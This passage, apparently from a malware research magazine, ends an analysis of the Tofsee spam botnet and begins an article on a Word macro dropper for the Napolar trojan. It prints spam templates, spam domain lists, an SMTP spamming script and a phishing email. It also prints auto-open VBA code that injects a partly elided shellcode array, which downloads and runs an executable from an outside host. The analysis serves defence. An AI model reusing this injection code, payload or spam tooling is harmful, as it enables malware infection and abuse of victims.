Products}{Best-Selling Products}{Top Bestsellers}{The Best Prices For}{Top-Sellers
Today}{Best Prices On}{Unprecedented Prices On}:</b></p><table border="0"
cellspacing="10"><tr><td><font color="%RNDRCOLOR">MEN'S SEXUAL
HEALTH:</font></td><td><font color="%RNDRCOLOR">ANTIDEPRESSANTS:</font></td></tr><tr><td>-
<b>Viagra</b> as low as $1.38<br> - <b>Cialis</b> as low as $1.75<br> - <b>Viagra <font
size="-1">Super Active+</font></b> as low as $2.55<br> - <b>Levitra</b> as low as
$2.50<br> - <b>Viagra <font size="-1">Professional</font></b>as low as $3.50<br> and
more...</td><td>- <b>Prozac</b> low as $0.35<br> - <b>Cymbalta</b> as low as $1.13<br> -
<b>Zoloft</b> as low as $0.88<br> - <b>Lexapro</b> as low as $0.63<br> - <b>Wellbutrin SR
</b>as low as $1.25<br> and more...</td></tr><tr><td><font color="%RNDRCOLOR">WEIGHT
LOSS:</font></td><td><font color="%RNDRCOLOR">ANTIBIOTICS:</font></td></tr><tr><td>-
<b>Acomplia</b> as low as $2.50<br> - <b>Xenical</b> as low as $2.49<br> - <b>Mega
Hoodia</b> as low as $22.50<br> and more...</td><td>- <b>Zithromax</b> as low as $0.75<br>
- <b>Amoxicillin</b> as low as $0.52<br> - <b>Cipro</b> as low as $0.30<br> and
more...</td></tr></table><br><table border="0" cellspacing="10"><tr><td><b>%{Click
Bellow}{Follow the URL bellow}{Follow this Link}{Follow the Link} to Visit
%{Canadian}{World-Best}{The Best}{The
Cheapest}{Popular}{Well-known}{Inexpensive}{Reasonable}{Affordable}{Express}
%{Drugstore}{Drugstore Center}{Drugstore Mall}{Pharmacy}{Drug Mall}{Drugs
Discounter}{Medications Mall}{Medications Discounter}%RND_DEXL</b></td></tr><tr><td><h1
align="center"><a href="%EVA_URL">%EVA_URL</a></h1><p><FONT face=%RNDRFONT
color=%RNDRCOLOR size=2><STRONG>If this link is not clickable:</STRONG><br> &nbsp;&nbsp;1.
Copy %EVA_URL to clipboard (Ctrl+C)<br> &nbsp;&nbsp;2. Open another tab in your browser
```

Figure 6: Part of the configuration template.

configurations. These contain string variables which will be used by the email template to generate random spam emails.

Figure 6 shows part of the template from the configuration '3-psmtp_task'.


In the template, we found many variables such as %RNDRCOLOR, %RND_DEXL, %EVA_URL, etc. So, for example, Figure 7 shows the content of configuration '7-%EVA_URL'.

In the lower half of configuration '3-psmtp_task' there is a small script for sending spam using the 'direct-to-MX' method. Figure 8 shows part of the script.

Once Tofsee's core module has been deployed in the victim system, the C&C server will send it lots of new configurations every day. Figure 9 shows information based on my tracking data. (Note that the statistics were generated on 10 January 2014.)


Some of the configurations were updated quite frequently, especially those with 'URL' as part of their names. It is interesting to see that the configuration '3-psmtp_task' has not been updated for a while, even though it is still top of the list, as shown in Figure 9. It appears that configuration types 11 and 8 were introduced recently.

The type 11 configuration has a similar data structure to '3-psmtp_task'. It uses type 8 to generate spam. These



```
Shttp://drugstoredrugs.ru
http://drugstorerxmeds.ru
http://freerxdrugstore.ru
http://pillpharmacyrx.ru
http://rxpharmacytabletsdrugstore.ru
http://rxpillsfitness.ru
http://rxpillsnutrition.ru
http://tabhealthdrugstore.ru
http://tripdrugstorerx.ru
http://triphealthdrugstore.ru
http://remedytarerxtablets.ru
http://rxtabletsmeds.ru
http://tabhealthpharmacy.ru
```

Figure 7: A list of URLs in a configuration for spam email.




```
C mx__M(%RND_NUM[1-4])__.hotmail.com:25
R
S mx_smtp_01.txt
o ^2
m %FROM_DOMAIN __A(4|__M(%HOSTS)__)__
W """EHLO __A(3|__M(%{mail}{smtp}%RND_NUM[1-4].%FROM_DOMAIN)__)__\r\n"""
R
S mx_smtp_02.txt
o ^2 ^3
L L_NEXT_BODY
v MI 0
- m %FROM_EMAIL __M(%FROM_USER)__@__M(%FROM_DOMAIN)__
W """MAIL From:<__M(%FROM_EMAIL)__>\r\n"""
R
S mx_smtp_03.txt
I L_QUIT ^421
o ^2 ^3
L L_NEXT_EMAIL
U L_NO_MORE_EMAILS @ __S(TO|__v(MI)__)__
W """RCPT To:<__l(__S(TO|__v(MI)__)__)__>\r\n"""
R
S mx_smtp_04.txt
I L_OTLUP ^550
I L_TOO_MANY_RECIP ^452
o ^2 ^3
v MI __A(1|__v(MI)__,+,1)__
u L_NEXT_EMAIL 1 __A(1|__v(MI)__,<,10)__
L L_NO_MORE_EMAILS
u L_NOEMAILS 0 __A(1|__v(MI)__,>,0)__
W """DATA\r\n"""
R
S mx_smtp_05.txt
o ^2 ^3
m %SS1970H __P(__t(126230445)__|16)__
m %TO_EMAIL """<__l(__S(TO|0)__)__>"""
W """__S(BODY)__\r\n.\r\n"""
```

Figure 8: The lower half of '3-psmtp_task'.


have been introduced to replace the '3-psmtp_task' configuration, as we can tell from the update times shown in Figure 10.

One more thing about the configuration is that, based on my data, the Tofsee C&C servers have not been changed frequently. Configurations '1-start_srv' and '1-work_srv' contain a list of C&C servers, as shown in Figure 11. (Please refer to Figure 4 for the content of these



%Type-%Name	UpdateCount	LastUpdate
3-psmtp_task	843	2013-12-13 12:42:16
7-%EVA_AUTOURL	658	2014-01-10 12:42:57
7-%SPRD_URL2	326	2014-01-10 12:43:03
7-%DATING_ALL_URL	254	2014-01-10 12:43:00
24-wlist	245	2014-01-10 12:42:58
7-%SPRD_URL1	229	2014-01-02 12:42:14
3-task_cfg	207	2013-12-13 12:42:15
7-%DATING_GM_URL	103	2013-11-21 06:42:26
7-%DATE_AUTOURL	96	2013-10-07 12:42:27
31-RT_2	53	2014-01-08 06:42:25
24-proxy_cfg	30	2013-12-18 12:43:54
7-%DATE_TWI	21	2013-10-07 12:42:27
36-sprd1_cfg	19	2013-12-06 06:42:33
34-miner_cfg	18	2014-01-02 06:42:15
3-webm_cfg2	15	2013-12-13 12:42:16
7-%SUBJ	12	2013-12-11 12:42:38
7-%DATING_HM_URL	11	2013-10-15 06:42:54
7-%GM_BODY	9	2014-01-09 06:42:56
7-%DATING_URL	9	2013-09-30 06:42:32
7-%REPLICA_TW	8	2013-10-07 12:42:28
7-%REPLICA_URL	8	2013-10-07 12:42:27
1-start_srv	7	2013-12-18 00:43:16
7-%FARM_BOD_RAN	6	2013-09-08 12:42:16
7-%GM2_BODY	6	2014-01-08 12:43:54
1-work_srv	6	2013-11-25 12:43:55
5-12	5	2014-01-10 06:43:53
7-%FIREURL	5	2013-12-18 00:43:17
7-%AOL_DURL	4	2013-12-09 12:42:42
11-4435	4	2013-12-18 00:43:16
7-%GMBODY_ROT	4	2014-01-08 12:43:55
7-%AOL_DATE_BODY	4	2013-12-09 18:42:36
7-%AOL_FURL	4	2014-01-10 06:43:51
5-4	3	2013-12-04 12:42:34


Figure 9: Updating frequency of Tofsee configurations.



%Type-%Name	UpdateCount	LastUpdate
11-4432	1	2013-12-16 12:43:10
11-4433	1	2013-12-16 12:43:10
11-4434	1	2013-12-16 12:43:10
11-4435	4	2013-12-18 00:43:16
11-4436	1	2013-12-16 12:43:10
11-4437	1	2013-12-17 00:42:22
11-4440	1	2013-12-18 00:43:16
11-4441	2	2013-12-19 12:43:01
⋮		
11-4509	1	2014-01-07 06:43:16
11-4502	1	2014-01-07 12:42:55
11-4510	1	2014-01-07 12:43:02
11-4511	1	2014-01-08 00:42:29
11-4512	1	2014-01-08 06:42:27
11-4513	1	2014-01-08 18:42:37
11-4517	1	2014-01-09 06:42:57
11-4518	1	2014-01-09 12:42:27
11-4514	1	2014-01-09 12:42:27
11-4516	1	2014-01-09 12:42:27
11-4519	1	2014-01-10 00:42:32
11-4520	2	2014-01-10 12:42:35
11-4528	1	2014-01-10 12:42:36

Figure 10: Type 11 configuration.

configurations.) These C&C servers are mainly hosted in Malaysia, Hong Kong and Eastern European countries.




%Type-%Name	UpdateCount	LastUpdate
1-start_srv	7	2013-12-18 00:43:16
1-work_srv	6	2013-11-25 12:43:55

Figure 11: Configurations that contain a list of C&C servers.

THE PLUG-INS

The plug-ins are of configuration type 5. From the data in Figure 12, we can tell that the plug-ins are not updated frequently. The most recently updated one, '5-12', is related to spamming.



%Type-%Name	UpdateCount	LastUpdate
5-12	5	2014-01-10 06:43:53
5-18	3	2013-12-19 12:43:03
5-19	2	2013-12-11 12:42:38
5-14	3	2013-12-10 06:42:14
5-4	3	2013-12-04 12:42:34
5-5	2	2013-11-30 06:42:23
5-16	2	2013-08-15 06:42:28
5-17	1	2013-07-22 16:04:42
5-11	1	2013-07-22 16:04:42
5-1	1	2013-07-22 16:04:41
5-2	1	2013-07-22 16:04:41
5-3	1	2013-07-22 16:04:41
5-6	1	2013-07-22 16:04:41
5-7	1	2013-07-22 16:04:41


Figure 12: List of plug-ins.

The following is a list of plug-ins and their names:

- 5-1: plg_ddos
- 5-2: plg_antibot - kill
- 5-3: plg_sniff
- 5-4: plg_proxy
- 5-5: plg_webm
- 5-6: plg_protect
- 5-7: plg_locs
- 5-11: plg_text
- 5-12: psmtp
- 5-14: plg_miner
- 5-16: plg_spread1
- 5-17: plg_spread2
- 5-18: plg_sys_cfg

All of the plug-ins received from the C&C server are loaded into the core module's memory and run under the core module. All of the plug-ins are DLL files and have the same exported function, 'plg_init', which will be called by the core module to initialize them.


Figure 13 shows the part of the core module code that loads the plug-ins.



```
PlugInStruct = LoadPlugins(exebinary);
v3 = PlugInStruct;
if ( !PlugInStruct )
  return 0;
plg_init_offset = SearchExportTable(PlugInStruct, "plg_init");
if ( !plg_init_offset )
{
  DestroyLoadedPlugin(v3);
  return 0;
}
v6 = (plg_init_offset)(Function_Structure);
v7 = v6;
if ( !v6 )
{
  DestroyLoadedPlugin(v3);
  return 0;
}
```

Figure 13: Snippet of core module code for loading the plug-ins.

The function 'plg_init' only takes one parameter, 'Function_Structure', which is a big array of function memory locations. 'Function_Structure' is first initialized by the core module, and later the plug-ins will update it by adding or removing items. Since the core module and the plug-ins all run under the same process, they can share different functions with one another. Figure 14 shows how the plug-in '5-4' accesses functions.



```
listen_status = 1;
dword_1400AE90 = 1;
random_port = port;
socket = (*(FunctionStrucuture + 0xC8))(AF_INET, 1, IPPROTO_TCP);// socket
if ( socket >= 0 )
{
  dword_1400AE90 = AF_INET;
  while ( 1 )
  {
    v4 = AF_INET;
    v5 = htons(random_port);
    v6 = 0;
    if ( !(*(FunctionStrucuture + 0xD8))(socket, &v4, 0x10u) )// bind
      break;
    ++random_port;
  }
  dword_1400AE90 = 3;
  if ( (*(FunctionStrucuture + 0xDC))(socket, 100) )// listen
  {
    listen_status = 0;
    CallCloseSocket(socket);
    result = 0;
  }
```

Figure 14: Snippet of plug-in code to access functions using 'Function_Structure'.

Tofsee's overriding behaviour is spamming, of course. However, its use of plug-ins allows for additional functionality. So far, based on my analysis, the binaries that have been downloaded from the C&C server have functionalities such as DDoSing, sniffing, rootkit protection and litecoin mining.

We will continue to keep an eye on this botnet to see what new features appear and how it evolves.

TECHNICAL FEATURE

BACK TO VBA

Gabor Szappanos
Sophos, Hungary

A VBA macro code that is a process injector, a downloader shellcode and an AutoIt process injector script makes a very bizarre and eclectic combination. This is exactly what we observed being used in an attack during the last quarter of 2013. Add to the mix the fact that the final payload is the infamous Napolar, and we have a truly dazzling constellation.

Last month's issue of *Virus Bulletin* featured a detailed analysis of the Napolar (a.k.a. Polarbot/Solarbot) trojan [1]. The article covered just about everything you could ever want to know about it – except for one thing: how does a computer end up being infected with this creation? This article attempts to fill in the gap, detailing one of the infiltration methods that was used extensively in the attack.

It is not unusual nowadays for *Word* documents to be utilized in attack scenarios to infect users. In fact, this is becoming increasingly common, as not only are APT groups using this method, but traditional cybercriminals have also discovered the advantages of it – for example, for deploying Zbot variants [2]. However, we have to travel several years back in time to find an ancient (and for all I knew, extinct) infection method in which a VBA macro was used instead of one of the popular *Office* exploits such as CVE-2012-0158.

The infection scheme is summarized in Figure 1, and will be described in more detail in the following sections.





Figure 1: Overview of infection method.

INFECTION PROCESS

In the infection wave that we are concerned with, the malware was distributed in the old-fashioned way: by email.

The messages used social engineering techniques in order to deceive the recipient – such as the one shown in Figure 2.



From: Financial Report
Date: 21 October 2013 09:51
To: [redacted]
Subject: You have a mail from your Bank
Attach: Account_History_Overview.doc (74.9 KB)

Hello ,

We received a report from your Bank branch in Headquarter about an unknown transaction being carried out from your bank account.

This type of transaction is against the Law of our Bank. This has made us to send you this E-mail which contain your Account Statement and Portfolio.

Kindly view the attached Document to see this transaction that is being reported to us and read through every details that is being written in the Document.

Sincerely,

Bill J. Diesel

Head of Financial Depth

Headquarter.

CONFIDENTIAL NOTICE
The content of this email is confidential and intended only for the individual to which it is addressed. If you are not the named addressee, you should not disseminate, distribute or copy this e-mail. Please notify the sender and delete this email from your system if received in error. This email contains a digital signature certified by Global Sign to verify its authenticity and origin.

Figure 2: Email using social engineering.

Masquerading as an official message from a bank, the user is lured into opening the email attachment, which turns out to be a malicious *Word* document containing VBA macro code.

The macro code, which is designed for automatic execution on opening, has the following structure:

```
#If VBA7 Then
Private Declare PtrSafe Function CreateThread Lib
"kernel32" (ByVal Lddqck As Long, ByVal Sxk As Long,
ByVal Lssjnytp As LongPtr, Ordq As Long, ByVal
Jwnefbq As Long, Haeya As Long) As LongPtr
       ...
#Else
Private Declare Function CreateThread Lib "kernel32"
(ByVal Lddqck As Long, ByVal Sxk As Long, ByVal
Lssjnytp As Long, Ordq As Long, ByVal Jwnefbq As
Long, Haeya As Long) As Long
       ...
#End If
Sub Auto_Open()
    Dim Zjd As Long, Afaezkmrg As Variant, Bwqbj As
Long
#If VBA7 Then
```

```
    Dim Zqinobi As LongPtr, Nfqzstrhn As LongPtr
#Else
    Dim Zqinobi As Long, Nfqzstrhn As Long
#End If
    ...
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

The '#If' structure in the heading makes sure that the code works on both 64-bit and 32-bit installations. The main code is in the Auto_Open() function, which is invoked by the two event handler functions: AutoOpen and Workbook_Open. This ensures that the code is executed whenever the document is opened. Even though this is cross-application code, and Workbook_Open could make it work in *Excel*, we have not observed any *Excel* workbooks in the distribution campaign. Nevertheless, the Workbook_Open stub remains in the code – which is probably due to the malware authors being too lazy to clean up the proof-of-concept code they used as 'inspiration'.

Visual Basic for Applications (VBA) is the macro programming environment of *Microsoft Office* applications. Although the Basic language has a bad reputation, this is quite a capable programming language – as has been well demonstrated by macro viruses in their prime and now by this malware.

There is an additional difficulty that comes from using a VBA macro as an infection vector instead of an exploit: from *Office 2007* onwards, the execution of VBA macros is disabled by default (if only this had happened 10 years and four *Office* versions earlier, it would have changed the macro virus game completely!). The result is that, despite having an autostart macro, the VBA code will not execute in the newer versions of *Office* – furthermore, an alert is displayed on the *Word* menu bar which warns about the disabled macros, as shown in Figure 3.





Figure 3: 'Macros disabled' warning.

However, the malware authors were prepared for this situation, and deployed another simple social engineering trick to overcome it.

The document displays a blurred account statement, and an explanation that the content has been obscured due to the security settings. Helpfully, an arrow points to the status bar at the top of the window, where the security warning about the macros is displayed, and where clicking on the 'Options' button will reveal the option to enable macros.

This lures the user – who, thanks to the social engineering, is eager to see the blurred account information – to enable the execution of macros.



THIS DOCUMENT HAS BEEN SET TO BE BLUR DUE TO SECURITY REASON AND FOR YOUR SAFETY

KINDLY CLICK OPTION/ENABLE CONTENT ABOVE TO VIEW PROPER DOCUMENT

Account Statement:


Figure 4: Luring the user into enabling macro execution.

Having done that, the VBA code will be executed the next time the document is opened.

The VBA code then builds a shellcode in an array, which is moved to a newly allocated memory area with a call to RtlMoveMemory. Finally, a new thread is created on this code by a call to CreateThread.

The shellcode itself is the standard download-and-execute payload generated by the Metasploit framework, a snippet of which is shown in the following listing:

```
push    0E2899612h    ; InternetReadFile
call    ebp
test    eax, eax
jz      short loc_195
pop     eax
test    eax, eax
jz      short loc_183
push    0
push    esp
push    eax
lea     eax, [esp+0Ch]
push    eax
```



```
#If VBA7 Then
    Dim Eiy As LongPtr, Jskmsead As LongPtr
#Else
    Dim Eiy As Long, Jskmsead As Long
#End If
    Ncjfqsyb = Array(232, 137, 0, 0, 0, 96, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82, 20, _
139, 114, 40, 15, 183, 74, 38, 49, 255, 49, 192, 172, 60, 97, 124, 2, 44, 32, 193, 207, _
13, 1, 199, 226, 240, 82, 87, 139, 82, 16, 139, 66, 60, 1, 208, 139, 64, 120, 133, 192, _
116, 74, 1, 208, 80, 139, 72, 24, 139, 88, 32, 1, 211, 227, 60, 73, 139, 52, 139, 1, _

...

91, 255, 213, 131, 236, 4, 235, 206, 83, 104, 198, 150, 135, 82, 255, 213, 106, 0, 87, 104, _
49, 139, 111, 135, 255, 213, 106, 0, 104, 224, 29, 42, 10, 255, 213, 232, 144, 255, 255, 255, _
114, 117, 110, 100, 49, 49, 46, 101, 120, 101, 0, 232, 255, 254, 255, 255, 100, 111, 112, 108, _
105, 110, 101, 46, 114, 117, 0)
    Eiy = VirtualAlloc(0, UBound(Ncjfqsyb), &H1000, &H40)
    For Nkcjmtct = LBound(Ncjfqsyb) To UBound(Ncjfqsyb)
        Lgkijby = Ncjfqsyb(Nkcjmtct)
        Jskmsead = RtlMoveMemory(Eiy + Nkcjmtct, Lgkijby, 1)
    Next Nkcjmtct
    Jskmsead = CreateThread(0, 0, Eiy, 0, 0, 0)
```

Figure 5: Shellcode injection implemented in VBA.

```
    push    ebx
    push    5BAE572Dh     ; WriteFile
    call    ebp
    sub     esp, 4
    jmp     short loc_151
    push    ebx
loc_184:                  ; CloseHandle
    push    528796C6h
    call    ebp
    push    0
    push    edi
    push    876F8B31h     ; WinExec
    call    ebp
loc_195:
    push    0
    push    0A2A1DE0h
    call    ebp
    call    loc_133
aRund11_exe       db 'rund11.exe',0
loc_1AE:
    call    loc_B3
aCarpentercommu   db 'carpentercommunities.com',0
```

The technique described in the preceding paragraphs is a very creative way of using macro programming (and lies very far from its original purpose – the automation of tedious text editing operations), but it is far from being original. In fact, the macro code used by the malware authors is an exact copy of the proof-of-concept code taken from [3].

The variables used in the code have been replaced with random names, but that is a standard code re-factoring practice in the malware development world.

The only notable difference is the shellcode, which in the case of the PoC was a standard Metasploit payload that executed calc.exe – in the observed samples, this was replaced with another standard Metasploit shellcode that downloads and executes an EXE file from a specified URL.

It is worth noting that the original idea of using VBA for process injection was first published by Didier Stevens in his blog [4]. He used a different approach, utilizing WriteProcessMemory and CreateThread, and the shellcode was also different.

Altogether, about a dozen *Word* dropper samples were identified over the duration of the campaign. Additionally, a few other samples showed up using the same shellcode injection technique – however, these came from malware research labs, probably as a result of researchers playing with the code to try to understand its operation. The latter samples are omitted from Table 1, which summarizes the main characteristics of the samples.

The first-seen date of the individual samples shows that the campaign was running in the August–October timeframe, with regular, and more or less evenly distributed releases of new variants.

